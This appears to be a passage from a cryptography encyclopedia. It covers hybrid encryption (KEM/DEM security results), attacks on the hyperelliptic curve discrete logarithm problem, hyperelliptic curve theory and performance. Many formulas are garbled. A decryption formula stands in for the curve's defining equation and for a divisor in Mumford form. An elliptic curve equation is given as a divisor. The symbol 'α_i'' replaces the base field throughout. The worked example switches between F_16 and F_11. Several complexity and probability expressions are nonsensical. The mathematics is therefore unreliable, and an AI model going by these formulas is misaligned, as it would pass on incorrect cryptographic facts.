A practical PRBG can be obtained by using a counter mode, where the seed K is used as a key of the underlying block cipher, say AES. That is, $\mathrm{PRBG}(K) = AES_K((0)_2) \| AES_K((1)_2) \| AES_K((2)_2) \| \cdots$, where $(i)_2$ denotes the binary representation of i. This construction is a pseudorandom bit generator if the underlying block cipher is a pseudorandom permutation.

Formally, KEM is a tuple of three algorithms $\mathrm{KEM} = (K_{kem}, E_{kem}, D_{kem})$. The key generation algorithm K_{kem} generates a pair $(pk, sk) \xleftarrow{R} K_{kem}(1^n)$, where pk is a public key, sk is a secret key, and n is a security parameter. The encryption algorithm E_{kem} takes a public key pk and returns $(c_1, K) \xleftarrow{R} E_{kem}(pk)$, where c_1 is a ciphertext and K is a DEM key. The decryption algorithm D_{kem} takes a secret key sk and a ciphertext c_1 and returns $D_{kem}(sk, c_1)$ which is either a DEM key K or *reject*.

A KEM is said to be CPA-secure if (pk, c_1, K) is indistinguishable from (pk, c_1, K'), where K' is a random string. It is said to be CCA-secure if (pk, c_1, K) is indistinguishable from (pk, c_1, K') even if an adversary has access to the decryption oracle.

It is easy to prove that a hybrid encryption scheme is IND-CPA-secure if the KEM is CPA-secure and the DEM is the one-time pad. (That is, a

ciphertext is $C = (c_1, c_2 = m \oplus \mathrm{PRBG}(K))$.) Indeed, since K is indistinguishable from a random string, c_2 works as the one-time pad. Shoup (2000) proved that a hybrid encryption scheme is IND-CCA-secure if the KEM is CCA-secure and the DEM is the one-time pad plus MAC. (More precisely, it is enough that DEM is CCA-secure Cramer and Shoup 2003.)

For example, RSA-KEM is CCA-secure under the RSA assumption in the random oracle model. Another CCA-secure KEM is obtained as follows. Let G be a cyclic group of a prime order p, and let g be a generator. That is, $G = \{1, g, g^2, \cdots, g^{p-1}\}$. The key generation algorithm chooses $x \overset{R}{\leftarrow} Z_p$, and computes $y = g^x$, where $Z_p = \{0, 1, \cdots, p-1\}$. It outputs y as a public key and x as a secret key. The encryption algorithm chooses $r \overset{R}{\leftarrow} Z_p$ and computes $c_1 = g^r$ and $K = H(g^r, y^r)$. This KEM is CCA-secure under the gap Diffie-Hellman (the gap DH) assumption in the random oracle model. The gap DH assumption claims that it is hard to compute g^{ab} from (g, g^a, g^b) even if it is allowed to have access to the decisional Diffie-Hellman (DDH) oracle. For a query $(g^\alpha, g^\beta, g^\gamma)$, the DDH oracle tells whether $\gamma = \alpha \cdot \beta \bmod p$ or not.

On the other hand, it is much harder to construct IND-CCA-secure public-key encryption schemes without random oracles. Indeed, there exists a scheme which is secure in the random orale model, but not secure without random oracle (Canetti et al., 2004a). The first schemes were presented by Naor and Yung (1990), Rackoff and Simon (1991), and Dolev et al. (1991). However, they were quite impractical. The first truly practical IND-CCA-secure public-key encryption scheme was shown by Cramer and Shoup (1998). The security of this scheme is proved under the DDH assumption, where the DDH assumption claims that it is hard to distinguish (g, g^a, g^b, g^{ab}) from (g, g^a, g^b, g^c), where $a, b, c \overset{R}{\leftarrow} Z_p$. In Shoup (2000), Shoup showed a CCA-secure KEM as a variant of the Cramer-Shoup public-key encryption scheme under the DDH assumption.

Kurosawa and Desmedt (2004) showed a new KEM by modifying the KEM of Shoup (2000). Its major practical advantage is that it saves the computation of one exponentiation and produces shorter ciphertexts. This efficiency improvement is the result of a novel observation: previous hybrid encryption schemes were proven secure by proving that the KEM was

CCA-secure. On the other hand, their KEM is not CCA-secure, yet the whole scheme is, assuming the DDH assumption.

Their security proof relies on the use of information theoretically secure components in the DEM construction (specifically the key derivation function [KDF] and the MAC). Gennaro and Shoup (2004) showed an alternative proof which removes the need for information theoretically secure KDF and MAC, thereby effectively improving the efficiency and applicability of the Kurosawa-Desmedt scheme.

In Kurosawa and Desmedt (2004) and Gennaro and Shoup (2004), the authors were not able to prove or disprove the CCA-security of the Kurosawa-Desmedt KEM. Choi et al. (2009) proved that the Kurosawa-Desmedt KEM is actually *not* CCA-secure.

An interesting question is then, what property does the Kurosawa-Desmedt KEM satisfy so that the whole hybrid encryption scheme is IND-CCA-secure? Abe et al. (2008) gave a possible answer to this question. They formalized the notion of *Tag-KEM* in which the encryption algorithm takes an external input called a tag. (The encryption algorithm of KEM takes no input.) They defined the notion of CCA security for Tag-KEMs and showed that the Kurosawa-Desmedt scheme can be "explained" as a CCA-secure Tag-KEM. The resulting hybrid encryption scheme is CCA-secure if Tag-KEM is CCA-secure and DEM is just one-time pad. Abe et al. also showed several generic construction methods of CCA-secure Tag-KEM.

A different approach was taken by Hofheinz and Kiltz (2007). They defined the notion of *constrained* CCA security (CCCA security) for a KEM and showed that this yields a CCA-secure hybrid encryption scheme along with an authenticated encryption scheme, which includes the Kurosawa-Desmedt scheme as an example.

Cramer and Shoup showed that their original scheme in Cramer and Shoup (1998) was a special instance of a generic paradigm based on *hash proof systems* (Cramer and Shoup, 2002). Due to this abstraction, new CCA-secure schemes can be built based on different computational assumptions, such as quadratic residuosity and N-residuosity mod N^2. Kurosawa-Desmedt KEM can be generalized to *hash proof systems* also.

Another Direction Without Random Oracle

Canetti et al. (2004b) showed a general method for constructing an IND-CCA-secure public-key encryption scheme from an identity-based encryption scheme (IBE) and a one-time signature scheme, where the IBE must be selective-ID IND-CPA-secure. Boneh and Katz (2005) showed a more efficient method by replacing the one-time signature scheme with a MAC along with an appropriate KEM. Based on this approach, Boyen et al. (2005) showed a further better KEM by taking advantage of specific properties of Boneh-Boyen IBE (Boneh and Boyen, 2004). The KEM is CCA-secure under the decisional bilinear Diffie-Hellman (BDH) assumption.

Hanaoka and Kurosawa (2008) showed another generic method for constructing a CCA-secure KEM from a broadcast encryption scheme which satisfies "verifiability." Based on this approach, they showed a CCA-secure KEM under the computational Diffie-Hellman (CDH) assumption such that the size of ciphertexts is the same as that of Cramer-Shoup KEM while the size of public key is larger. The CDH assumption, which is weaker than the DDH assumption, claims that it is hard to compute g^{ab} from (g, g^a, g^b). They also explicitly showed a CCCA-secure KEM under the hashed Diffie-Hellman (HDH) assumption which is as efficient as the Kurosawa-Desmedt scheme. The HDH assumption, which is weaker than the DDH assumption, claims that it is hard to distinguish $(g, g^a, g^b, H(g^{ab}))$ from (g, g^a, g^b, r), where H is a hash function and r is a random string.

Postquantum hybrid encryption schemes have also been proposed. One of the approaches used is based on coding theory. For more details, see, e.g., Persichetti et al. (2013) and Wang et al. (2020).

The concept of DEM was generalized to ADEM, i.e., augmented data encapsulation mechanism to deal with multi-instance attacks (see Giacon et al. 2018). The potential problem with some carefully designed DEM schemes when used in a multiuser setting was first raised in Zaverucha (2012) and Chatterjee et al. (2016).

Bellare et al. (2015) introduced the algorithm substitution attack (ASA), in which the conventional cryptosystem is replaced by a different scheme. Chen et al. (2020) considered that the underlying KEM has been substituted in a stealthy way. That might allow the attacker to recover the session key and to break the DEM. The work shows that if such an attack could be performed, it is undetectable. They discuss their attack against Cramer-Shoup, Kurosawa-Desmedt, and Hofheinz-Kiltz schemes.

The use of hybrid encryption in the pre-Shoup sense of the word has been used by Gentry et al. (2015) to minimize the communication overhead of NIZK proofs for NP statements. In their hybrid encryption approach, they use a fully homomorphic bit-encryption scheme and a pseudorandom generator. The pseudorandom generator is used to construct a stream cipher system (which the authors call pseudorandom one-time pad).

Hyperelliptic curve discrete logarithm problem (HECDLP)

Definition

The hyperelliptic curve discrete logarithm problem is a special case of the *discrete logarithm problem*.

Background

Let H be a *hyperelliptic curve* defined over a *finite field* α_i' , and let $\lambda_j', x_j, t_j \in \mathbb{Z}_p$ be a divisor of order n. Given $D_b \in \langle D_a \rangle$, the *hyperelliptic discrete logarithm problem* consists in finding an integer λ, $0 \leq \lambda \leq n-1$ such that $D_b = \lambda D_a$. The *hyperelliptic discrete logarithm problem* is a special case of the *discrete logarithm problem* in which the cyclic group G is represented by the group of divisors in the divisor class group of a *hyperelliptic curve*. The intractability of the hyperelliptic curve discrete logarithm problem for curves of small genus makes these of cryptographic interest, thus motivating *hyperelliptic curve cryptography*.

Theory

Attacks on the hyperelliptic curve discrete logarithm problem can be divided into three main categories:

– Generic methods that apply to all groups (regardless of how the groups are obtained).
– Index calculus methods, which take advantage of the general structure of divisor class group. These attacks depend on the genus and the size of the field over which the curve is defined but are mostly independent of the specific curve.
– Special-purpose algorithms, which work either for specific curves or for curves defined over specific types of fields. These include Weil and Tate pairing attacks, Weil descent, and other mappings between curves of different types.

Generic Methods

All the methods that can be used to solve the *discrete logarithm problem* for generic groups can also be used to solve the hyperelliptic curve discrete logarithm problem. As a result, the hyperelliptic curves that are considered for cryptography should have a group order which is either prime or has a very large prime factor, in order to avoid the subgroup attack of Pohlig and Hellman (1978).

Pollard's ρ method Pollard (1978) remains the fastest algorithm to solve the discrete logarithm problem in the Jacobian of most hyperelliptic curves of genus 2, but unlike the *elliptic curve discrete logarithm problem*, other attacks often have to be taken into account when determining the security requirement for other hyperelliptic curves.

Index Calculus Methods

Index calculus methods did not prove very successful to solve the *elliptic curve discrete logarithm problem* in general, except for elliptic curves defined over field extensions of small degrees. The situation is quite different for hyperelliptic curve, where it becomes one of the main concerns when establishing security requirements.

Curves of Large Genus

The first successful adaptation of *index calculus* algorithm to *hyperelliptic curve* Jacobians is due to Adleman et al. (1999). They used irreducible divisors (sums of a point and all its images under the Frobenius endomorphism) of a certain degree to define their factor base and principal divisors to search for smooth relations. The algorithm of Adleman, DeMarrais, and Huang was later refined by Enge (2002) and Enge and Gaudry (2002) to obtain a running time of

$$L_{q^g}\left(\frac{1}{2}, \frac{\left(\sqrt{2t+1}+1\right)}{\sqrt{t}}\right) = \exp\left(\frac{\left(\sqrt{2t+1}+1\right)}{\sqrt{t}}\sqrt{\ln q^g}\sqrt{\ln\ln q^g}\right)$$

where t is a constant smaller than $g/\log_g q$ and $q \leq L_{q^g}(1/2, 1/\sqrt{t})$.

More recently, Enge et al. (2011) obtained a significant improvement, going from an $L(1/2)$ to an $L(1/3)$ algorithm. Given a curve of genus g with a defining equation of degree a in x and b in y and $g > (\ln q)^2$, the running time becomes

$$L_{q^g}\left(\frac{1}{3}, \sqrt[3]{\frac{64\kappa}{9}}\right) = \exp\left(\sqrt[3]{\frac{64\kappa}{9}\ln q^g (\ln\ln q^g)^2}\right)$$

where κ is a constant no smaller than ab/g. If every monomial $x^i y^j$ in the equation defining the curve satisfies $bi + aj \leq ab$ (e.g., for $C_{a,b}$ curves), the κ term can be removed from the running time.

Curves of Small Genus

The first presentation of an index calculus algorithm capable of efficiently solving the discrete logarithm problem in the Jacobian of hyperelliptic curves is due to Gaudry (2000). By using the points of the curve which are defined over α_i' as a factor base and decomposing reduced divisors according to their finite support, it becomes possible to solve the discrete logarithm problem in time $\tilde{O}(q^2)$. To find the smooth relations used in the index calculus algorithm, Gaudry uses a random walk, similar to that used

in Pollard's ρ method. Gaudry's algorithm effectively improves on the running time of Pollard's ρ method for curves of genus 5 and higher. The direct result of this algorithm was to limit the genus of hyperelliptic curve considered for cryptographic applications to at most 4.

Since all points over α_i' are statistically equivalent in terms of their impact on the index calculus, it is possible to use only a subset of the points of the curve defined over α_i' as the factor base. By introducing "single large prime" (Thériault, 2003b) and "double large prime" (Gaudry et al., 2007; Nagao, 2007) variations, it has been possible to reduce the running time of the index calculus algorithm. The fastest known index calculus variation known at present takes time

$$\tilde{O}\left(q^{2-\frac{2}{g}}\right)$$

to solve the discrete logarithm problem in the Jacobian of an hyperelliptic curve of genus g.

For curves of genus 2, the (best possible) complexity of index calculus techniques reduces to that Pollard's rho method, but with a constant factor larger than the $\phi\left(F_2^s\right)$ of Pollard ρ. As a consequence, genus 2 curves defined over prime fields and fields of (large) prime extension degree are generally considered secure against index calculus attacks (for fields of small extension degree, see the next subsection).

Given the impact of these attacks on the security of the hyperelliptic curves, more attention is given to curves of genus 2 than those of genera 3 and 4. Recent implementation results show that genus 3 and 4 curves can still be of cryptographic interest in some cases (see *hyperelliptic curves performance*), but special care must be taken when choosing the size of the field over which the curve is defined. To do the comparison with curves that rely on the running time of Pollard's ρ method, better knowledge about the constant factors is required. Some progress have been made in this direction, showing that variations which use up to one large prime have constant factors relatively similar to that of Pollard's ρ (Thériault , 2006). However it remains unclear how to exactly balance the comparison for the double large prime variation: at best it is known to be effective in small examples. Nevertheless, many authors prefer to assume index calculus algorithms have the same constant factor as Pollard's ρ method, at the risk

of disadvantaging curves of genera 3 and 4 in a fair comparison (but making it possible to compare the efficiency of those cryptosystems).

A surprising development in the *discrete logarithm problem* for algebraic curves came with the presentation of an index calculus algorithm geared toward non-hyperelliptic curves of low genus by Diem (2006) and Diem and Thomé (2008). Although it had been assumed that the discrete logarithm problem would be at least as difficult for non-hyperelliptic curves as it is for hyperelliptic ones (since hyperelliptic curves are a special type of algebraic curves), Diem showed that it is in fact easier. By reintroducing the use of principal divisors as the source of smooth relations (instead of reduced divisors), as it is done for curves of high genus, Diem was able to obtain a running time of

$$\tilde{O}\left(q^{2-\frac{2}{d-2}}\right)$$

where *d* is the degree of the equation defining the curve. In general, this can be upper-bounded by $\tilde{O}(q^{2-2/(g-1)})$ for non-hyperelliptic curves of genus *g*. This had a significant impact on the security of non-hyperelliptic curves of genus 3, since their discrete logarithm problem could now be solved in time $\tilde{O}(q)$ (these curves have equations of degree 4). Since this is essentially the same running time required curves of genus 2, but with a significantly more costly group arithmetic, non-hyperelliptic curves of genus 3 are no longer considered for cryptographic applications.

More recently, Laine and Lauter (2015) presented a new approach to defining the factor base in index calculus attacks using double large primes (which can be applied to both hyperelliptic and non-hyperelliptic curves), improving the running time of the algorithm by a constant factor (by a factor of 3 for both non-hyperelliptic curves of genus 3 and genus 4 hyperelliptic curves), but keeping the same asymptotic form for the complexity.

Curves Over Field Extensions

Gaudry's technique (2009) to perform an index calculus algorithm on curves defined over field extensions $\mathbb{F}_{q^m}$, although mainly intended for the *elliptic curve discrete logarithm problem*, also applies naturally to curves of higher genus. By constructing the factor base using points over α_i' (rather than $\mathbb{F}_{q^m}$), it becomes possible to treat the genus *g* curve over $\mathbb{F}_{q^m}$ as if it

were a genus *mg* hyperelliptic curve defined over the field α_i' . By using a two-large-prime variation of index calculus to these factor bases, one obtains a running time of $\tilde{O}(q^{2-2/mg})$.

This approach is particularly effective for curves of genus 2 over quadratic field extensions. In that case, the complexity of the discrete logarithm decreases to $\tilde{O}\left(r/t\right)$, down from the $O(q^2)$ complexity of Pollard's ρ method.

For other combinations of genus and degree of the field extension, the practicality of this attack is still unclear (due to large constant factors), but it remains a concern. As a consequence, it is generally preferred to avoid small extension degrees when choosing curves that will be used for cryptographic applications.

Special-Purpose Algorithms

Some families of curves have been found to be susceptible to more specialized attacks than Pollard's ρ method and the various index calculus algorithms. These families of curves should generally be either avoided for cryptographic applications or their specific security requirements should be taken into account – for example, in the case of *pairing-based cryptosystems*.

Weil and Tate Pairing Attacks

The pairing-based attacks by Frey and Rück (1994) and Menezes et al. (1993) can also be applied to supersingular hyperelliptic curves, reducing the HECDLP to a discrete logarithm problem over the field $\widetilde{\mathsf{DB}}$ with *k* not too large. As in the case of elliptic curves, it is always possible to define such a pairing, but for most curves the value of *k* is too large for the problem to be tractable in the finite field (not to mention the cost of computing the pairing itself).

At the same time, the ability to compute efficient Weil and Tate pairings for some hyperelliptic curves (Granger et al., 2007) opens the possibility of using *pairing-based cryptosystems* built upon those groups.

Weil Descent

The Weil descent attack is another approach that can be carried over from the *elliptic curve discrete logarithm problem* to the hyperelliptic curve discrete logarithm problem. Only a few papers deal with Weil descent attacks on hyperelliptic curves (Galbraith, 2003; Thériault, 2003a,c; Tian et al., 2018). For genus higher than 1, it would seem to be more difficult to perform a Weil descent attack, in the sense that the proportion of isomorphism classes of curves which are at risk is lower than in the elliptic curve case. However, the possibility of such an attack remains present, and it is therefore natural to tread carefully before using extension degrees where a Weil descent attack would be possible in the context of elliptic curves.

Curve Mappings

Following the realization that the discrete logarithm problem on non-hyperelliptic curves may be weaker than on hyperelliptic curves of the same genus, the question arose as to which hyperelliptic Jacobians could be mapped to non-hyperelliptic ones and how this could be done.

The first (and so far only) work to present an answer is due to Smith (2008). It consists in a technique to map Jacobians of hyperelliptic curves of genus 3 in the real model to Jacobians of non-hyperelliptic ones (again of genus 3). The probability of success of this attack depends heavily on the factorization type of the equation defining the hyperelliptic curve (over the field α_i').

The attack always produces a non-hyperelliptic curve of genus 3 but is successful only when the field over which the curve is defined remains the same. In that case, the discrete logarithm problem can be solved in time $\tilde{O}(q)$ using Diem's attack. If the field over which the non-hyperelliptic curve is defined changes, the new field is an extension of α_i' , and the index calculus attack becomes slower than it was on the hyperelliptic curve (hence the attack fails).

The probability of success for randomly chosen hyperelliptic curves defined over a field α_i' is on average close to 20% (in fact ≈ 18.57%), but this varies wildly depending on the factorization type of the defining equation. If the polynomial $F(x)$ defining the curve (as $y^2 = F(x)$) splits over α_i' , success is almost certain (the probability of success is $1 - (3/4)^{105}$). On the other hand, if $F(x)$ contains an irreducible factor of degree 5 or 7 or has

exactly one irreducible factor of degree 3, then the attack always fails. The remaining types of factorization have intermediate probabilities of success.

As a result of this attack, it is recommended not to choose the equation of a hyperelliptic curve of genus 3 completely at random, but to make ensure it factors in certain ways.

So far there it is not known if the attack of Smith can be broadened to include a larger proportion of the genus 3 curves or if it can be applied in even characteristic. It is not yet known how to do similar constructions for curves of higher genus.

Synonyms

The HEC acronym is often used for hyperelliptic curves and sometimes, however, also stands for hyperelliptic curve cryptography. For the latter concept, the acronym HECC is often used.

Definition

Similar to elliptic curves, hyperelliptic curves have been suggested for cryptographic applications (Koblitz, 1989). There are key exchange, signature, and enciphering schemes that make use of groups associated with hyperelliptic curves, the rational points subgroup of the Jacobian variety of a hyperelliptic curve (Avanzi et al., 2006; Blake et al., 2005; Jacobson et al., 2004; Menezes et al., 1998; Washington, 2008). In some cases, the performance of these systems can rival that of elliptic curves.

There is also primality proving algorithms that make use of hyperelliptic curves by Adleman and Huang (1992), but this method is less

efficient than the elliptic curve one and as a result is chiefly of theoretical interest.

Theory

A hyperelliptic curve $\mathcal{I}$ of genus g over a field $\mathbb{A}$ is defined by a Weierstrass equation of the form

$$M_i \leftarrow E_{K1}^{-1}\left(C_i \oplus S_i\right) \oplus S_i \tag{1}$$

such that

1. The curve is absolutely irreducible – i.e., the polynomial $y^2 + h(x)y - f(x)$ does not factor over the algebraic closure $\bar{\mathbb{F}}$ of $\mathbb{A}$ – and is non-singular, i.e., has no singular points defined over $\bar{\mathbb{F}}$. Singular points are simultaneous solutions (x_0, y_0) to the system

$$\begin{cases} y^2 + h(x)y - f(x) = 0 \\ 2\,y + h(x) = 0 \\ \dfrac{dh(x)}{dx}\,y - \dfrac{df(x)}{dx} = 0 \end{cases}$$

   Note that the second and third equations are the partial derivatives of the curve equation with respect to the variables x, respectively y. When $h(x) = 0$ (and thus $\operatorname{char}\mathbb{F} \neq 2$), this is equivalent to the requirement that f be square-free.

2. deg $h(x) \leq g + 1$, and deg $f(x) = 2g + 1$ (imaginary model) or $2g + 2$ (real model). Furthermore,

   a. In the imaginary model:

      – $f(x)$ can be taken monic.
      – if $S \in \mathbb{A}$ is 2, deg $h(x) \leq g$; otherwise via the change of variables $y \mapsto y - h(x)/2$, it can be assumed that $h(x) = 0$.

   b. In the real model:

      – If $S \in \mathbb{A}$ is odd, $f(x)$ can be made monic.

– If $S \in \mathbb{A}$ is even, $h(x)$ can be made monic, with $\deg h(x) = g + 1$ and either

$\deg f(x) = 2g + 2$ with leading coefficient $e^2 + e$ for some $e \in F^*$

or

$\deg f(x) \leq 2g + 1$.

From this definition, it is clear that the elliptic curves are in fact hyperelliptic curves of genus one. The set of rational points of the curve $\mathcal{I}$ over a field $L \supseteq \mathbb{F}$ is defined, similar to the case of elliptic curves, as the set

$$\mathcal{C}(L) = \{(x, y) \in L \times L \,:\, y^2 + h(x)y - f(x) = 0\} \cup \{\infty\}.$$

However, this set does not in general form a group – in fact it is a group only if the genus is one.

However, the *inverse* of a point can be defined. Let $P = (x, y)$ be a point on $\mathcal{I}$. Define $w(P) = (x, -y)$, which is also a point on $\mathcal{I}$. The map $\omega : P \mapsto \omega(P)$ is called the *hyperelliptic involution*. It satisfies $\omega(\omega(P)) = P$ for all points P on $\mathcal{I}$.

Even though protocols designed around real hyperelliptic curves have been proposed, for cryptographic applications, the imaginary model is more commonly used. The treatment in this section is therefore restricted to imaginary curves. Furthermore, only curves defined over finite fields are considered (although the algebraic closures of those fields also play a role).

General Curve Isomorphisms

Two hyperelliptic curves of genus g defined by Weierstrass equations

$$\mathcal{C} \;:\; y^2 + h(x)y - f(x) = 0 \tag{2}$$

$$\mathcal{C} \;:\; y^2 + h(x)y - f(x) = 0 \tag{3}$$

are isomorphic over a field $L \supseteq \mathbb{F}$ (which also admits the case $L = \mathbb{F}$) if there exists a map ϕ of the form

$$\phi \ : \ (x, y) \mapsto \left(s^{-2}x + b, s^{-(2g+1)}y + A(x)\right) \tag{4}$$

from the first curve to the second one, with $s \in L^{\times}$, $b \in L$, and $A(x) \in L[x]$ being a polynomial of degree at most g. A transformation of the type ϕ is called an *admissible change of variables*.

Group Law

As mentioned above, in general, the set of points of a hyperelliptic curve does not form a group. To obtain a group from a hyperelliptic curve $\mathcal{I}$, it is necessary to consider its *divisor class group* $\mathrm{Pic}^0_{\mathcal{C}}(L)$ instead, which is isomorphic to the L-rational point subgroup of Jacobian variety of the curve $\mathcal{I}$.

The elements of the divisor class group are quotient classes of formal sums of points on the curve – these sums are called *divisors*.

The divisor class group $\mathrm{Pic}^0_{\mathcal{C}}(L)$ of $\mathcal{I}$ over L of degree zero is the quotient of the group of degree zero divisors $\mathrm{Div}^0_{\mathcal{C}}(C)$ by the principal divisors. It is also called the Picard group of $\mathcal{I}$.

The degree zero divisors on the curve, i.e., formal sums $\sum_{P \in \mathcal{C}(\bar{L})} m_P P$ with almost but a finite amount of the coefficients vanishing and the sum $\sum_{P \in \mathcal{C}(\bar{L})} m_P = 0$. A divisor D is L-rational if it is invariant under the action of automorphisms of $K_{i,2} = g^{t_i}$ – in other words, the points with non-zero coefficients are not necessarily all defined over L, but if a point is present, the whole Galois orbit containing it must be in the divisor and with the same coefficients.

The principal divisors are the divisors associated with L-rational functions on the curve. That is, if $r(x, y)$ is a rational function on $\mathcal{I}$ and P is a point on $\mathcal{C}(\bar{L})$, then m_P is defined as zero if the function $r(x, y)$ does not vanish nor has a pole at P, is equal to the order of the zero if $r(x, y)$ vanishes at P, and is equal to minus the order of the pole otherwise. Under this definition, $\sum_{P \in \mathcal{C}(\bar{L})} m_P P$ is the principal divisor associated with $r(x, y)$.

Mumford introduced a representation of the elements of the divisor class group as polynomial pairs, for which Cantor provided an explicit arithmetic algorithm. Mumford's representation is a one-to-one

correspondence between the elements of the divisor class group and the pairs $[U(t), V(t)]$ of polynomials over L satisfying

1. $U(t)$ is monic.

2. $\deg V(t) < \deg U(t) \leq g$.

3. $V(t)^2 + V(t)h(t) - f(t)$ is a multiple of $U(t)$.

At the core of this correspondence, there is the following identification of such a pair with a divisor: If $U(t) = \prod_{i=1}^{k}(t - x_i)^{m_i}$ with the x_i pairwise distinct, then the pair $[U, V]$ is associated with the divisor having the points $(x_1, V(x_1))$, $(x_2, V(x_2))$, …, $(x_k, V(x_k))$ on its finite support, with multiplicities $m_1, m_2, \ldots, m_k$, respectively. Note that if a point P appears in the support of such a divisor, then its inverse $\omega(P)$ does not, and all multiplicities are non-negative. The pair $[U(t), V(t)]$ is said to represent the *semi-reduced divisorD*. A *reduced divisor* is a semi-reduced divisor that additionally satisfies $\deg U(t) \leq g$. In each divisor class, there always exists a unique reduced element.

Cantor's algorithm is given as Algorithm 1 (for a version more appropriate to higher genera, see Cantor 1987). Note, however, that the algorithm is seldom used in this form. Instead, several optimizations are usually performed. For instance, the field operations implicit in all the polynomial operations are made explicit, where one considers usually only the most common case (where the polynomials U_i and V_i are of maximal degree and have no common roots), and all redundant operations (computations of coefficients which have no impact on the final result, duplicate operations) are not performed. There is an extensive, and still growing, literature on these explicit formulas for hyperelliptic curves, a field that was initiated by Robert Harley.

Group Order and Structure

Let $\mathcal{C}/\mathbb{F}_q$ be a hyperelliptic curve of genus g defined over the finite field with q elements. The structure of the α_i' -rational divisor class group is of the form

$$\mathrm{Pic}^0_{\mathcal{C}}(\mathbb{F}_q) \simeq \frac{\mathbb{Z}}{n_1\mathbb{Z}} \times \frac{\mathbb{Z}}{n_2\mathbb{Z}} \times \cdots \times \frac{\mathbb{Z}}{n_{2g}\mathbb{Z}},$$

where $n_i | n_{i+1}$ for $1 \le i < 2g$, and for all $1 \le i \le g$, one has $n_i | q - 1$.

By the theorem of Hasse-Weil, it is easy to obtain bounds on the number of points on the curve and its Jacobian, called Hasse–Weil bounds as for elliptic curves

1. $\left| |C(\mathbb{F}_q)| - q - 1 \right| \le 2g\sqrt{q}$.
2. $\left| |\operatorname{Pic}^0_C| - q^g \right| = O\left(q^{g-1/2}\right)$.

Serre has given a sharper estimate for the first bound: $||C(\mathbb{F}_q)| - q - 1| \le g\lfloor 2\sqrt{q} \rfloor$.

Examples

First Example

Consider the curve

$$\mathcal{C} \ : \ y^2 = x^5 + 4\,x^3 + 3\,x^2 + 4\,x - 4$$

over $\mathbb{F}_{16}$. It is easy to verify that this curve is non-singular (the polynomial $x^5 + 4\,x^3 + 3\,x^2 + 4\,x - 4$ is a square-free). The 15 points on this curve are

$$\begin{aligned}
&\infty, (2,5), (2,6), (3,1), (3,10),\\
&(4,3), (4,8), (5,3),\\
&(5,8), (6,1), (6,10), (8,1), (8,10),\\
&(10,1), (10,10).
\end{aligned}$$


The cardinality of divisor class group $\mathrm{Pic}^0_{\mathcal{C}}(\mathbb{F}_{11})$ is 163. This is a prime number. Hence, all group elements except the neutral element are generators of the group. One of them is given as

$$M_i \leftarrow E_{K1}^{-1}\,(C_i \oplus S_i) \oplus S_i$$

in Mumford's representation. The first polynomial factors are $(t - 10)(t - 2)$, so 10 and 2 are the x-coordinates of two points on the curve. Evaluating the second polynomial at $x = 10$ and $x = 2$ gives 1 and 5. Indeed (10, 1) and (2, 5) are points on $\mathcal{I}$.

On the other hand, one can compute (using Cantor's Algorithm, for instance) that $5 \cdot D$ is the divisor

$$y^2 + cy = x^3 + ax + b$$



where the first polynomial is irreducible. This means that the finite support of this divisor consists of two points defined over $\mathbb{F}_{11^2}$ which are Galois conjugates. Yet, the divisor itself is $\mathbb{F}_{16}$ -rational.

Second Example

It is also possible to give a graphical example of divisor composition and reduction: Consider the following genus two curve (over the field of real numbers):

$$\mathcal{C} \ : \ y^2 = x^5 - 5\,x^4 - \frac{9}{4}\,x^3 + \frac{101}{4}\,x^2 + \frac{1}{2}\,x - 6.$$

Suppose that one needs to add the two reduced divisors $D_1 = P_1 + P_2 - 2\infty$ and $D_2 = Q_1 + Q_2 - 2\infty$ on $\mathcal{I}$. The steps of Cantor's algorithm are depicted in Fig. 1. The composition is easy: Simply collect all the points together, giving the divisor $\tilde{D} := D_1 + D_2 = P_1 + P_2 + Q_1 + Q_2 - 4\infty$.

Hyperelliptic Curves, Fig. 1 Addition of two reduced divisors on an hyperelliptic curve

For the reduction, it is required to add (or subtract) principal divisors, i.e., divisors of rational functions. One such function is the only cubic that passes through the four points P_1, P_2, Q_1, and Q_2. This curve intersects the hyperelliptic curve in two further points, which can be called $\omega(R_1)$ and

$\omega(R_2)$ where R_1 and R_2 are two other points on the curve. Since $P_1 + P_2 + Q_1 + Q_2 + \omega(R_1) + \omega(R_2) - 6\infty$ is a principal divisor, it is equivalent to the zero divisor in the divisor class group, and thus $\omega(R_1) + \omega(R_2) - 2\infty$ must be the opposite of $\tilde{D}$. In order to invert $\omega(R_1) + \omega(R_2) - 2\infty$, observe that for any point P, the divisor $P + \omega(P) - 2\infty$ is the principal divisor corresponding to the equation of a vertical line, and thus the inverse of $\omega(R_1) + \omega(R_2) - 2\infty$ is $R_1 + R_2 - 2\infty$, which gives the reduced divisor corresponding to the sum of D_1 and D_2.

Eflciency of hyperelliptic curve cryptosystems

Definition

Evaluating the performance of hyperelliptic curve cryptosystems is done by comparing the time required to do the encryption compared with other cryptosystems – mainly those based on *elliptic curves* – providing they offer the same level of security.

Background

Only 4 years after suggesting to use *elliptic curves* for *discrete logarithm*-based cryptographic applications, Koblitz (1989) proposed to use the Jacobian variety of hyperelliptic curves for the same purpose. This is a natural generalization since elliptic curves are in fact hyperelliptic curves of genus one.

Hyperelliptic curves (of genus larger than one) have long been thought not to be competitive with elliptic curves because of some outstanding issues: It is more difficult to count points on the Jacobian of a hyperelliptic

curve than on an elliptic curve. Explicit construction methods of varieties with rational point groups of given order are better understood for elliptic curves than for higher-genus varieties. The *group* operations were expected to be much slower than for elliptic curves, to the point that it was expected hyperelliptic curves would offer no performance advantage over elliptic curves (Smart, 1999).

However, the situation has considerably changed in the last few years. Although they are still expensive for random curves, *point counting algorithms* can now determine the cardinality of genus two curves of cryptographically good order in practical time: see, for instance, (Gaudry and Schost, 2012) for a recent record. Recent advances on point counting have concentrated on real multiplication (RM) curves (Ballentine et al., 2017), which provide significantly better complexity at the expense of having slightly less general curves.

For curves defined over prime fields, it is possible to count points in curves of genus two, or use the complex multiplication (CM) method for genera two (Mestre, 1991; Weng, 2001) and three (Weng, 2001; Balakrishnan et al., 2016) to construct curves of a given order. All these methods have been improved considerably since their publication: For the genus two case, Streng (2014) and Satoh (2009) provide the best algorithms to date.

Application and Experimental Results

The performance of the group operation has also been considerably improved. In many cases it matches that of elliptic curves, and in some cases it even surpasses it. The purpose of this essay is to review some recent performance result that shows the competitiveness of hyperelliptic curves.

Curves Over Prime Fields

The classical method to perform explicit computations in divisor class groups of hyperelliptic curves of genus at least two, namely, Cantor's algorithm (Cantor, 1987), is very slow compared to elliptic curve group operations, including the most basic chord-and-tangent formulae in affine coordinates.

